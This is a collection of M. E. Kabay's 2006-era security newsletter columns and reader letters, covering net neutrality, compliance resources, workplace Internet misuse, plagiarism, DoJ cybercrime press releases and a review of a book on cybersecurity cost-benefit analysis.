I enjoy your writing and respect your opinions, even though I may not always find myself in agreement.

Subject: Latest column

Dear Dr. Kabay,

As a security professional, I have followed your columns with great interest. I have found them to be informative and thought provoking. Frankly, I am a bit embarrassed that my colleagues would dare to tell you what not to write or condemn you for your opinions. It would appear that they have forgotten that security cannot be draconian in its strategies but must be a business enabler. We must protect the environment in which we operate and at the same time be seamless in our implementation.

I would like to quote Robert Heinlein:

“When any government, or any church for that matter, undertakes to say to its subjects, This you may not read, this you must not see, this you are forbidden to know, the end result is tyranny and oppression no matter how holy the motives.

The purpose of a column is to express ideas. While I may not always agree, and it is my right to disagree, it is not my right to coerce you to agree with me. I may, however, persuade you to my way of thinking by providing factual information and ideas.

Keep up the great work. Your contribution to the security community has my vote.

Thanks,

Phil Sobol

Subject: Voting Machines and Metadata

Dr. Kabay,

I don't always agree with what you write either; however, it ALWAYS makes me think. After all isn't that the reason you subscribe to listserv's to get other more qualified individuals opinions on subjects that they are subject matter experts on. Isn't the whole reason to belong to a community of like concerned individuals to share ideas and think about things. You have never said "you must" do the following.
You ask us to think about things and you confront us with challenges.
For FREE!!!! by the way. You neglected to mention that if the readers don't like what you have to say they do have a delete button on their keyboard and they also can send an unsubscribe message to the listserv.

You can write on what ever you like as far as I am concerned. I will read it - discuss it with my colleagues - and be better for the fact of at least giving it the respect of thought.

Regards .. Harold

Subject: Don't we love censorship!! - Metadata

Mich:

Just today here in Vancouver, the postal workers walked off the job after stating they would not deliver an (unsealed) anti-homosexual brochure (from some religious group in Ontario) that states homosexuality is ungodly, unhealthy and unnatural.

I'm not clear whether they: i.) challenge the scientific basis and lack of religious, medical & socio-behavioral supporting evidence for such broad claims; or
ii.) legitimate concerns over the number of gays that reside on their mail route.

Before long, we will have a litany of mail items the Posties won't deliver for a whole cast of reasons!!! Brings a whole new meaning to "Going Postal".

Hope my utility bills makes their censorship list real soon - could save me a small fortune every month.

Please keep up the good work - for what it counts you have my vote. I still read and enjoy all your articles and file them neatly under "NW on Security".

Cheers...OJ

Mitch,

I totally agree with your right to say anything you want in your column.
I agree with your assessment of the electronic voting machines. To most users they are a black box. If we make them a black box to software engineers then who knows what is going on inside the machine. We need a paper audit trail so we can verify that the vote is correct.

boyd

More on Net Neutrality

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

With talks on media concentration going on at FCC hearings across the country, I'm pleased to pass on a thoughtful letter from Bill Nelson, Manager of Network Services at a hospital in Minnesota. Mr Nelson wrote to me on this topic several months ago after reading the column on The End of the Internet As We Know It (TEOTIAWKI) < http://www.networkworld.com/newsletters/sec/2006/0501sec1.html >. With his permission, I am providing them here with the usual minor editing. In what follows, "I" refers to Mr Nelson.

* * *

First, it seems to me the 'Net is very much like the phone company. The 'Net (just like the phone company) is a collection of providers all selling access to a network of communications resources. The phone system is the totality of systems that communicate using voice. These systems are all owned by individuals who provide their own content in many different languages. Just as it would be wrong for the phone company to partially busy out Joey'Ds Pizza because Pizza Hut paid for such obstruction, it would be wrong for Amazon.com to pay to limit access to, say, rumpusbumpusbooks.com simply because they could afford to pay an Internet service provider (ISP) to do so.

Second, I think you give the average user too much credit and too much power. Just because we don't like something doesn't mean we have the inclination or even ability to change it. I am a DSL subscriber. I chose this over the much faster cable because I can have an account with my local ISP (Qwest), have statically assigned IP addresses and access anything I want. However, I have seen many cable companies limit virtual private network (VPN) transmissions because they wanted to charge for that ability. I pay a premium for these privileges but most of the people I know wouldn't pay for such liberty. Most of the people I know accept limits in the service they are provided because it is easier and cheaper to accept those limits. That acceptance ultimately limits _my_ choices because larger companies don't see the value in providing choices to smaller groups, merely offering uniform access to the lowest common denominator.

I have had DSL service for 6 years. I own my router and can terminate at any time. Due to the deregulation of DSL service, Qwest has changed the terms of its contracts. As of November 2006, I will have to commit to yearly contracts with early termination fees. I don't like this but I don't have any other options. Cable or satellite are the only other providers and they also have contracts to sign; none of them provide options for using a different ISP.

So I ask, do we really have a choice? I recently got more detail on the DSL early termination fees and discovered that Qwest considers a change of ISP (even though still retaining the DSL line) a termination and will hit clients for the fee, unless of course they are changing to Qwest. As I look forward, I fear the day when Qwest says the only ISP I can use is MSN. Then where is my choice? What happens when MSN, AOL, Verizon, and SPRINT are my only choices? What happens when I have to change my phone service because I don't like my ISP? What happens when the ISPs each have their vertically integrated markets and picking one limits my access to

content hosted on the other?

I don't think TEOTIAWKI is upon us. Indeed I tend toward conservative ideals and business models. But I don't agree that anything goes for those who can pay on the 'Net. There was a time when conservative people felt that there was a public-service element in broadcasting (I realize there is a difference because the airwaves are a public resource). Over time, the bottom line became the only thing that is important. Would you say this has made things better or worse? Would you say we have a more informed society or worse? What happens when that happens in cyberspace as well?

* * *

Dan Swanson on IT Auditing

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Dan Swanson, CMA, CIA, CISA, CISSP, CAP has been working in internal audit for over 24 years and provides an excellent free newsletter that some readers of this column will find valuable. His brief newsletter concentrates on IT governance and often includes security-related topics. For example, his 17 Oct issue pointed to a good book on project investment governance and reporting < http://tinyurl.com/ychhkt >; concisely introduced a Web page with IS27001 security standards compliance information < http://www.iso27001security.com/html/links.html >; alerted readers to a new series of podcasts from the Computer Emergency Response Team Coordination Center < http://www.cert.org/podcast/ >; and published abstracts of several interesting articles on corporate governance and risk management (e.g., < http://www.bfmag.com/magazine/archives/article.html?articleID=14695 >).

Readers may go to < http://groups.yahoo.com/group/Dans_SECemails/join > to join Dan's mailing list. You must have or create a free Yahoo groups ID for successful registration.

There's a collection of Dan's auditing-relating papers in the collection of his columns from _Compliance Week_ at < http://www.complianceweek.com/index.cfm?fuseaction=article.SavedSearchResults&search_ID=95 >. Although a full subscription will appeal primarily to professional auditors (it costs $999 a year), there is a 30-day free subscription available that includes weekly e-mail newsletters, one issue of the print magazine and free access to the archives.

Dan will be giving a Webinar on Tuesday the 14th of November 2006 at 11:00 PST (14:00 EST); the $249 registration free provides access to a live lecture and presentation on auditing compliance and ethics programs. Topics include

- Audit scope
- What is the goal?
- Planning efforts
- The general audit steps
- Audit risk assessment
- Audit objectives
- Audit approach
- What auditors like to see
- Audit testing
- Issues to watch out for
- Other considerations
- The audit report.

Full details of the Webinar are available online at < http://www.complianceonline.com/ecommerce/control/trainingFocus?product_id=700238 >. On the same topic, Dan has written an 88-page white paper that is available free and without

registration at < http://www.oceg.org/landing/IAG.aspx >. Entitled, “Internal Audit Guide: Evaluating a Compliance and Ethics Program,” the draft report from the Open Compliance and Ethics Group (OCEG) includes an Executive Overview (PDF file pages 10-12) that summarizes key points:

“The purpose of the Guide is to support more effective implementation of existing compliance and ethics programs, the objectives of which are to:
• Provide assurance to the board and management that compliance and ethics programs are designed effectively and operating as designed.
• Identify opportunities for improvement.
• Reinforce and support self-assessment efforts that have been completed, and promote a continuous improvement philosophy within the organization.

Additionally, the Guide offers an audit methodology which can be used to provide assurance to the board and management on compliance and ethics practices.”

I was interested to note that the PDF file was automatically stamped with a digital rights management indicator: a page footer reading “LICENSED TO <IP address> ON SUNDAY, OCTOBER 29, 2006. SINGLE USER LICENSE GRANTED.” This footer would ensure that rogue copies of the document might be traceable to specific downloads and supports the attempt to provide up-to-date, corrected copies from a single server.

Webinars from Compliance Online are archived; there’s a menu page at < http://www.complianceonline.com/ecommerce/control/courseFinder?category_id=30008 > for live or “On Demand – Access Anytime” Webinars. Topic areas of particular interest to readers of this column include

- Corporate Governance
- HIPAA Compliance
- IT Controls and Compliance
- SOX Compliance.

I hope readers will read Dan’s white paper and try his newsletter. I wish him good luck and a substantial audience in his Webinar!

[Disclaimer: I have no financial or any other involvement in the commercial activities mentioned above other than as a grateful reader of Dan’s writings.]

Identifying Problem Internet Users

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Do any of your employees or colleagues seem to spend an inordinate amount of time using the Internet for non-work-related activities? A growing body of research suggests that a significant number of people are using the Internet in an unprofessional and possibly unhealthy way. For example, a paper by Drs Kimberly S. Young and Carl J. Case of St Bonaventure University [1] reported on various studies indicating that about 2/3 of the companies studied in the US "have disciplined, and more than 30% have terminated, employees for inappropriate use of the Internet. Specifically, accessing pornography (42%), online chatting (13%), gaming (12%), sports (8%), investing (7%), and shopping at work (7%) were the leading causes for disciplinary action or termination."

In a recent study that has gathered some comment in medical circles already, a team of researchers from Stanford University, California State University San Marcos and Kent State University were able to gain the cooperation of 1380 adults via a telephone survey that started with 2,513 randomly-dialed phone numbers.[2,3] The scientists studied the following eight potential markers for pathological Internet use:

- Relationships suffer
- Person conceals use of Internet
- Pre-occupation when offline
- Difficulty staying away from Internet
- Use Internet for escape or relief
- Attempts to cut back on use
- Very often stay online longer than intended; or
- Often stay online longer than intended.

This study reported that somewhere around 9% of the respondents had one or more of these behavioral markers; however, if diagnostic criteria for "problem Internet use" were narrowed to require sets of the markers, the incidence dropped below 1% of the sample. The authors wrote, "But these proposed criteria sets may be setting the bar too high, and a more liberal definition of problematic Internet use, say excessive use along with one item suggesting impairment or distress, could yield considerably higher rates.

In an unsigned 2004 newsletter from the Employment Law Resource Center of the Alexander Hamilton Institute (AHI) [4], the author listed a similar set of signs of possible addiction to Internet use drawn from work at the Center for Online Addiction < http://www.netaddiction.com/ >:

- Increased number of errors and mistakes
- Lying to co-workers and managers about Internet use
- Noticeable decline in work performance
- Preoccupation with the Internet

- Restlessness, irritability, and anxiety when trying to cut down on Internet use
- Risking important occupational activities or job opportunities because of excessive Internet use
- Spending more time than intended online
- Staying late at work to use the Internet
- Sudden withdrawal from co-workers
- Unsuccessful attempts to cut down on use.

Obvious approaches to reducing the prevalence of Internet abuse at work include clear Internet-use policies, appropriate awareness programs and training, well-documented monitoring of Internet use and consistent enforcement of those policies. On a personal level, managers seeing signs of possible abuse should encourage the affected employees to seek counseling. One of the resources such employees may find helpful is the referral directory at the Center for Internet Addiction Recovery < http://www.netaddiction.com/referral_directory.aspx >. The Center also provides interesting podcasts < http://www.netaddiction.com/PodCasts/podcasts.html > and supports a new blog at < http://netaddictionrecovery.blogspot.com/ > where affected individuals (or their friends and families) can exchange information and offer support.

OCEG Provides Valuable Resources

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

While I was researching the work of auditor Dan Swanson for a previous column, I explored the Web site of the Open Compliance & Ethics Group (OCEG) < http://www.oceg.org > and found much of value for readers of this column.

According to the mission statement < http://www.oceg.org/Mission.aspx >, "OCEG is a nonprofit organization that uniquely seeks to help organizations drive performance by enhancing corporate culture and integrating governance, risk management, and compliance processes via:

- Guidelines and Standards
  - Summary of legal requirements
  - Process guidelines & standards to address requirements
  - Technical standards (key systems and integration points)
  - Both high-level and detailed guidance

- Evaluation Criteria & Benchmarks
  - Program effectiveness (both design and operation)
  - Program performance
  - Continuous program benchmarking

- Community of Practice
  - Online space where professionals can collaborate
  - Online tools & resources
  - Groups to discover, create, and evolve
  - Forums for discussion and exchange.

After joining the OCEG as a (free) registered user by filling out a simple and non-invasive form, I updated my profile with information on my areas of interest so that I could receive news updates tailored to my particular interests. Categories included areas such as culture (ethical, governance, risk, human capital), organization & personnel (leadership & champions, oversight, operational, strategic), process (technology), functions (internal audit, finance, risk management, operations, IT, and so on), size & structure (small business, government agency, nonprofit…), risk area (anti-corruption, governance, intellectual property, information management…), industry and geography. I'll be interested to see what kinds of news I begin to receive with this profile.

I downloaded and reviewed the _OCEG Foundation v1" ("Red Book") as a PDF file and found it to be a superb free resource weighing in at a substantial 272 pages. It was last updated on 2006-10-26. The list of sponsors includes well-known corporations such as DELL, Deloitte, DuPont, Ernst & Young, Microsoft, PriceWaterHouseCoopers, Roche, Staples, Sun, Unilever, Wachovia and many others. The Executive Advisory Board and the Steering Committee include chief executive and operating officers (CEOs & COOs), attorneys, association directors, university

presidents, professors and politicians.

Scott Mitchell, Chairman & CEO of OCEG, writes in his Foreword as follows (I have added expansions of acronyms [ ] and pointers to Web resources < >):

"The Framework describes processes and practices that organizations can adopt to address a range of governance, legal and regulatory requirements while promoting a strong internal environment and culture. The OCEG Framework incorporates many existing standards and official guidance including the US Federal Sentencing Guidelines < http://www.ussc.gov/guidelin.htm >, COSO [Committee of Sponsoring Organizations of the Treadway Commission < http://www.coso.org/ >] Internal Control, and ISO 9000 < http://www.iso.org/iso/en/iso9000-14000/index.html >. OCEG also incorporates elements of powerful business performance enhancement techniques such as Six Sigma < http://www.motorola.com/motorolauniversity.jsp >.

The Framework identifies and summarizes key legal requirements and then establishes core and additional practices to assist in meeting these requirements. Importantly, the OCEG Framework translates these laws and standards (and the sometimes cryptic guidance that accompanies them) into specific, practical, and actionable business practices.

The OCEG Framework uses a unified and structured approach, with specific tools to increase program alignment with business strategy, while lowering the total cost of compliance (TCC). By adopting this approach, an organization is able to efficiently benchmark against established OCEG criteria and peers in the OCEG community of practice."

In the page labeled 14 in the text (PDF file page 19), the authors have a section labeled "Relying on Trusted Sources." In addition to those mentioned above, they enumerate the following sources of foundation-level information:

- Department of Justice "Thompson" Memo < http://www.usdoj.gov/dag/cftf/corporate_guidelines.htm >
- Sarbanes-Oxley Act < http://www.sec.gov/divisions/corpfin/faqs/soxact2002.htm >
- Securities & Exchange rules < http://www.sec.gov/about/laws.shtml >
- Stock exchange (NASDAQ & NYSE) rules < http://www.nasdaq.com/about/LegalCompliance.stm & http://rules.nyse.com/NYSE/NYSE_Rules/ >
- Various US regulatory agency guidelines.

In addition to the basic guidelines of the Red Book, OCEG provides extensive resources for specific "domains" < http://www.oceg.org/Supplements.aspx > such as human resources, general management, labor relations, discrimination, harassment, hiring & retention, employee terminations, whistleblowing & retaliation, risk management, employee information privacy and so on.

In my next column, I'll explore the Red Book's approach to risk management.

Plagiarism Outside the Classroom

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most readers know from personal experience in school that plagiarism – the use of someone else's words or ideas without attribution or without indicating that an exact copy the material is being quoted – is a definitely a Bad Thing. Teachers emphasize the importance of distinguishing one's own work from that of others; an entire industry has grown up to help academics screen the work of their students (see for example < http://tinyurl.com/yd5vge >. But does plagiarism actually matter in the real world – for example, the world of work, politics, government and the arts?

Oh yes it does!

In early 2006, a 19-year-old sophomore from Harvard University was in the news when her first novel, "How Opal Mehta Got Kissed, Got Wild, and Got a Life," was withdrawn from bookstores by the publisher, Little, Brown after she admitted that she had unconsciously and unintentionally plagiarized material from novels by Megan McCafferty.< http://tinyurl.com/ycsxdq > Talk about an embarrassing start to a promising career….

More recently here in Vermont, a 29-year-old political writer had to resign from one of the campaigns here for using text from other politicians on behalf of his candidate without quotation marks and without attribution. < http://tinyurl.com/ymxyox > He called a local columnist, who reported that he said, "I am deeply sorry and embarrassed for my actions…. I, and I alone, take full responsibility for any plagiarized material used by the campaign. I was stupid and I was wrong." < http://tinyurl.com/ymhcee > In that case, plagiarism cost the enthusiast his job.

In a thoughtful essay entitled "Purloined Letters: Are we too quick to denounce plagiarism?" published in _The New Yorker_ magazine in 1997 and mirrored at < http://tinyurl.com/yfrg4h >, James Kincaid summarizes the story of poet Neal Bowers, who discovered that someone calling himself "David Sumner" (or sometimes "Daine Compton") was not only plagiarizing his poems: he was even plagiarizing the plagiarized poems by submitting them to multiple magazines. Mr Kincaid continues with an analysis of newspaper writers' use (or abuse) or wire-service copy, arguing that "Such word-by[-]word agreement certainly isn't culpable where a wire service is involved, and, in any event, seems little more than a signal of brisk workmanship." In another section of his essay, Kincaid points out that in literary works, it can be difficult to distinguish between what one has learned from others and what one has created for oneself: "But how do I distinguish what I have 'learned from others. from what I am 'personally contributing'? If I subtract everything I have learned from others (including Mother?), what is left?" He quotes Helen Keller, upon being accused of plagiarism, as saying, "It is certain that I cannot always distinguish my own thoughts from those I read, because what I read becomes the very substance and text of my mind."

Philosophical reflections apart, I recommend that readers support policies explicitly banning plagiarism in all corporate publications, including Web sites. Security awareness newsletters should occasionally include warnings about intentional or unintentional plagiarism as part of the

annual cycle of useful topics. Anyone wanting more material about plagiarism, perhaps to use in a newsletter, can read the section entitled “Why We Cite Sources” in my paper “On Writing” available at < http://tinyurl.com/yajn2p > or in the PDF at < http://tinyurl.com/yaul5d >.

And by the way, you don’t have to plagiarize _my_ articles to use them: everyone is welcome to point to the _Network World_ archives < http://tinyurl.com/yemld9 > and to my Web site or even to use the materials verbatim for non-commercial purposes (e.g., for internal newsletters or in materials for educational institutions) provided the source is indicated. Just don’t post them on a public Web site, please.

Crime and Punishment

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As most readers of this column know by now, I compile reports about information assurance issues into a database called the INFOSEC Year in Review < http://www.mekabay.com/iyir > which then fuels courses for my graduate students (and others) and supports articles in various ways. Today I want to point readers to a couple of useful resources that can help enliven corporate security-awareness newsletters and information assurance (IA) courses with what sometimes seem like sketches for "Law & Order" episodes (for an amazingly detailed review of the series see < http://en.wikipedia.org/wiki/Law_&_Order >).

The first site today is the Computer Crime & Intellectual Property Section (CCIPS) of the United States Department of Justice (DoJ) < http://www.cybercrime.gov/ >, which lists several months of recent press releases and a short list of valuable documents. The press releases typically summarize indictments, pleas, convictions and sentences. They often provide details of the crimes and specify the statutes involved in the prosecution (very useful for my Cybercrime and Cyberlaw course < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >).

For example, when I visited it in mid-November 2006, I found the following particularly interesting stories among the 19 listed (these are all in PDF):

- Wise, Virginia Man Sentenced in Peer-to-Peer Piracy Crackdown
- California Man Sentenced for Recklessly Damaging a Protected Computer Owned by his Former Employer
- California Man Sentenced for Electronically Stealing Trade Secrets from his Former Employer, a Construction Contractor
- Owner of P.C. Consultants of Wadsworth, Inc. Charged with Computer Intrusion of Merrick Graphics' Computer System
- Developer of "HU Loader" Pleads Guilty in Satellite Television Piracy Case
- Justice Department Announces Guilty Plea in Peer-to-Peer Piracy Crackdown
- For-Profit Software Piracy Website Operator Sentenced to 87 Months in Prison: Defendant Made More Than $5.4 Million in Illegal Revenue
- 'Operation Fastlink' Defendant Sentenced for Online Software Piracy
- Michigan Man Gets 30 Months for Conspiracy to Order Destructive Computer Attacks on Business Competitors
- Operator of Massive For-Profit Software Piracy Website Sentenced to Six Years in Prison: Defendant Made More Than $4.1 Million in Illegal Revenue
- Two Men Plead Guilty To Music Piracy Charges
- Four Men Sentenced And Another Film Critic Pleads Guilty In Operation Copycat: Operation Has Yielded Thirty-Two Convictions, Including the First Convictions in U.S. for Camcording in a Movie Theater and Uploading "Pre-Release" Movies on the Internet

Among the "Hot Documents" were the following particularly interesting titles:

- How to Report Internet-Related Crime
- United States Joins Council of Europe Convention on Cybercrime
- Council of Europe Convention on Cybercrime: Fact Sheet
- Statement of the Attorney General on the Senate's Action on the Council of Europe Cybercrime Convention
- Progress Report of the Department of Justice's Task Force on Intellectual Property
- Current Manual Available on Electronic Search and Seizure

For a complete listing of all the press releases of the CCIPS from 2001 to now in HTML, see < http://www.cybercrime.gov/ccnews.html >.

At the other site < http://www.usdoj.gov/criminal/press_room/press_releases/ >, you'll find links for all the DoJ press releases for the Criminal Division from 1996 to 2006. Many of these cases have nothing to do with computer-related crime and some of them naturally repeat the press releases available at the cybercrime Web site discussed above, but others are nonetheless relevant to IA awareness and teaching when they involve the Internet and the Web.

I think readers will find these resources helpful; perhaps you will also share my grim satisfaction in congratulating both the investigators and the prosecutors (remember the preamble to "Law & Order") in successfully bringing a variety of fraudsters, saboteurs, spammers, pornographers, pedophiles and other creeps to justice.

Evaluating Your Cyber-Intelligence

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers of this column may recall that I wrote about Rob Rosenberger in 2003 as he was heading for duty in the Iraq war. Rob runs SecurityCritics.org < http://tech.groups.yahoo.com/group/securitycritics/ > and I'm always happy to receive articles from him. Here's an interesting piece that he sent me as part of a correspondence with a colleague; he has very kindly allowed us to publish this edited version.

* * *

There is a growing market for cyber-intelligence among companies, governments, and militaries. But there is also an old saying in the intelligence community: "Bad intel is worse than no intel at all."

Are you getting bad cyber intelligence? Is there some sort of litmus test we can apply?

The answer is yes: there is a simple two-part litmus test for any intelligence product.

First, does your cyber-intelligence include dossiers on key members of the computer-security-industrial complex? Second, does your intelligence analysis reveal important issues that are embarrassing or even taboo?

Intelligence firms must never dismiss the need for dossiers on the good guys. Why? Because we cannot know our own strengths and weaknesses until we know those of our allies. The U.S. CIA keeps a dossier on Britain's Air Chief Marshall Sir Glenn Torpy – and Britain's MI5 keeps a dossier on Air Force Chief of Staff General T. Michael Moseley.

As a computer-security expert, you probably know a lot about the bad guys. But what do you really know about your antivirus vendor? What do you really know about your Web proxy vendor? Do you really know why renowned expert Jimmy Kuo left McAfee for Microsoft? < http://news.com.com/2100-7350_3-6117418.html >

Ask your cyber-intelligence vendor for a detailed dossier on your antivirus vendor. Ask for a dossier on renowned antivirus expert Costin Raiu.< http://www.kaspersky.com/virusanalysts#h > If your vendor keeps dossiers only on the bad guys, then they've failed the first part of the litmus test.

Now let's discuss the second part of the litmus test. Suppose you obtain a dossier on your antivirus vendor. Do they license their antivirus technology from another company? Does it reveal embarrassing or even taboo activities at the firm? Does the dossier offer detailed biographies on major research and development team members? Does it provide a comprehensive bibliography for source information? Does the dossier plagiarize another agency's research?

Intelligence firms must never dismiss the need for the whole truth. Why? Because a partial truth

is actually a lie by omission. Intelligence firms get paid to deliver information, not to withhold it. We learned this lesson the hard way on 9/11/01.

Dissect the dossier on your antivirus vendor. If it contains only news stories, press releases and Gartner Group's short-term assessment of the firm, then it fails the second part of the litmus test. Dissect the dossier on renowned expert Costin Raiu. If it fails to include what I said about him in 2006 in a speech where I predicted that a foreign intelligence agency will oversee nearly all corporate antivirus research by 2010 (video < http://vmyths.com/mm/rants/2006/0808/part02.m3u > or audio < http://vmyths.com/mm/rants/2006/0808/02.mp3 >), then it fails the second part of the litmus test. It's that simple.

Now it's time to put YOU to the test. Let's suppose you realize you've subscribed to poor intel for all these years. Your CIO pays you to give him good cyber intelligence. Will you reveal this truth to your CIO – or will you lie by omission?

Managing Cyber-Security Resources (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

For younger readers, the expression “over the transom” may not mean much. A transom is (or was) a window placed above a door to improve ventilation; these devices are common in old office or campus buildings that predate widespread installation of built-in air-conditioning.

For people in the literary world, a book is described as over-the-transom when it arrives for review from its publisher or author without warning. I receive about a dozen over-the-transom books per year because I write this column but I review only a few of them because other writers, notably the distinguished security specialist Robert Slade < http://victoria.tc.ca/int-grps/books/techrev/rms.htm >, make a practice of reviewing many security books and do a fine job < http://victoria.tc.ca/int-grps/books/techrev/review.htm >. Also, I have a peculiar attitude towards reviewing books that disqualifies me as a _bona fide_ reviewer: I dislike publishing negative reviews. On those occasions where I have not liked a book, I have sent my review to the author in the form of suggestions for the next edition but declined to publish it. On the other hand, I do occasionally like to point out especially good texts that can be useful to readers and to fellow teachers. Today's topic is one such book: _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

According to the book jacket, Prof L. A. Gordon, PhD “…is the Ernst & Young alumni Professor of Managerial Accounting and Information Assurance at the University of Maryland's Smith School of Business. Gordon is one of the world's leading experts and frequent speakers on the subject of cybersecurity economics, capital investments, cost management systems, and performance measures. . . .” Dr Gordon has a rich Web site with many valuable pointers for readers of this column.< http://www.rhsmith.umd.edu/faculty/lgordon/ > Prof M. P. Loeb, PhD is “… a professor of accounting and information assurance…” at the same institution and is “… also an affiliate professor at the University of Maryland Institute for Advanced Computer Studies [as is Prof Gordon]. Loeb’s research on information security economics, mechanism design, and incentive regulation is internationally recognized and has been published in leading academic journals in economics, computer science, and accounting.” His Web site also has a wide range of valuable information. < http://www.rhsmith.umd.edu/faculty/mloeb/ >

The text has the following structure:

Glossary
Acronyms
References
Selected Annotated Bibliography
Index

In my next three columns, I will discuss some of the fundamental issues covered by professors Gordon and Loeb in their text.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

In my courses on the management of information assurance (IA) < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > I make a point of telling my students that as managers, we should always be prepared to answer the following two questions from upper management about our proposed budgets for IA:

1. Why do we need to spend _so much money_ on IA?
2. If IA is so important to us, why aren't you asking for _more_ money than this?

These questions focus on the idea that it should be possible to decide on optimal security expenditures for a specific organization using reason.

Before delving into the text, I want to be sure that readers are aware of a great divide in the world of security management: a battle between extreme proponents of quantitative risk management methodologies and those who insist that only qualitative methods have any validity. Personally, I like using both approaches and will discuss my position after reviewing the textbook.

Drs Gordon and Loeb began their text with a well-written review of the importance of IA in their introductory chapter. They review the evolution of management structures, the growing acceptance of security standards, and the rise of organizations supporting IA. Most important, they directly confront fundamental difficulty faced by those proposing quantitative risk management for security-related decisions: the argument that such quantitative methods are based on an incomplete and necessarily faulty base of numerical information about the costs and probabilities of security incidents. They warn that basing economic decisions about IA solely on best practices cannot guarantee that these spending levels are optimized. As they write,". . . if all firms take this approach, all firms may be either overspending for security or leaving themselves open to unnecessary risks. . . . Herd behavior may feel good and have some merit, but it is no substitute for carefully conducted analysis." The authors argue that both methodologies have their place.

The authors throw down the gauntlet to extreme supporters of qualitative risk analysis and management (those who deny any role to quantitative methods): ". . . an important goal of this book is to debunk the five cybersecurity myths listed here[:]

Myth 1: Cybersecurity activities do not lend themselves to cost-benefit analysis.
Myth 2: All cybersecurity breaches have a significant economic impact on organizations.
Myth 3: Determining the right amount to spend on cybersecurity activities is a crapshoot.
Myth 4: The role of risk management in cybersecurity is well understood.

Myth 5: Information sharing has reduced cybersecurity-related problems.

In my next column, I'll be looking at Chapter 2: "A Cost-Benefit Framework for Cybersecurity."

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my two latest columns, I have been reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b > Today I'll continue with a couple more of the chapters in this excellent resource for IA managers.

Chapter 2 is entitled "A Cost-Benefit Framework for Cybersecurity" begins with clarification of the distinction between operating costs and capital investments -- a touchy subject for a countenance because, as the authors point out, our rapidly-changing technical and threat environments mean that much of what we buy has to be replaced relatively quickly. From some standpoints, it would make much more sense to regard IA expenditures as operating expenses; the authors write, "the fact that corporate balance sheets usually do not explicitly report cyber security investments, even though such investments are critical assets for organizations operating in the digital economy, supports the observation that firms generally expense cyber security investments." They add, "Indeed, a good way to view all costs related to cybersecurity activities is to think of them as capital investments with varying time horizons. . . . This is the approach we take in this book."

Next, the authors define the principles of cost-benefit analysis; in essence, ". . . the organization should keep increasing its security activities as long as the incremental benefits from increased in such activities exceed the incremental cost of those activities." They then discuss the net present value (NPV) model, which takes into account the costs of investments over time (e.g., the costs of financing and a lost investment opportunities) and values such as loss avoidance and the incremental gains associated with those benefits -- all expressed in constant currency values. They explain the internal rate of return (IRR) and return on investment (ROI) and then provide detailed scenarios and calculations to help readers get used to these quantitative concepts.

Chapter 3, "The Costs and Benefits Related to Cybersecurity Breaches," explores how managers can classify and evaluate direct and indirect costs as well as explicit and implicit costs. These two dimensions are orthogonal (independent). Direct costs can be traced to specific security incidents where as indirect costs include IA overhead such as firewalls and other security devices or personnel costs for IA teams. Explicit costs are those tied specifically to IA; implicit costs include consequential damages such as opportunity costs. The authors discuss the uncertainty of cost estimation and referred to research they have conducted and published on these matters. Their findings suggest". . . that it is a myth to assume that all cybersecurity breaches have a significant economic impact on organizations. . . . However, the cybersecurity breaches associated with confidentiality do indeed tend to have a significant economic impact on organizations."

Next time, I'll finish this extended review of Profs Gordon and Loeb's text as they discuss "The Right Amount to Spend on Cybersecurity" and how to talk to upper management about the value of IA.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my recent columns, I have been reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

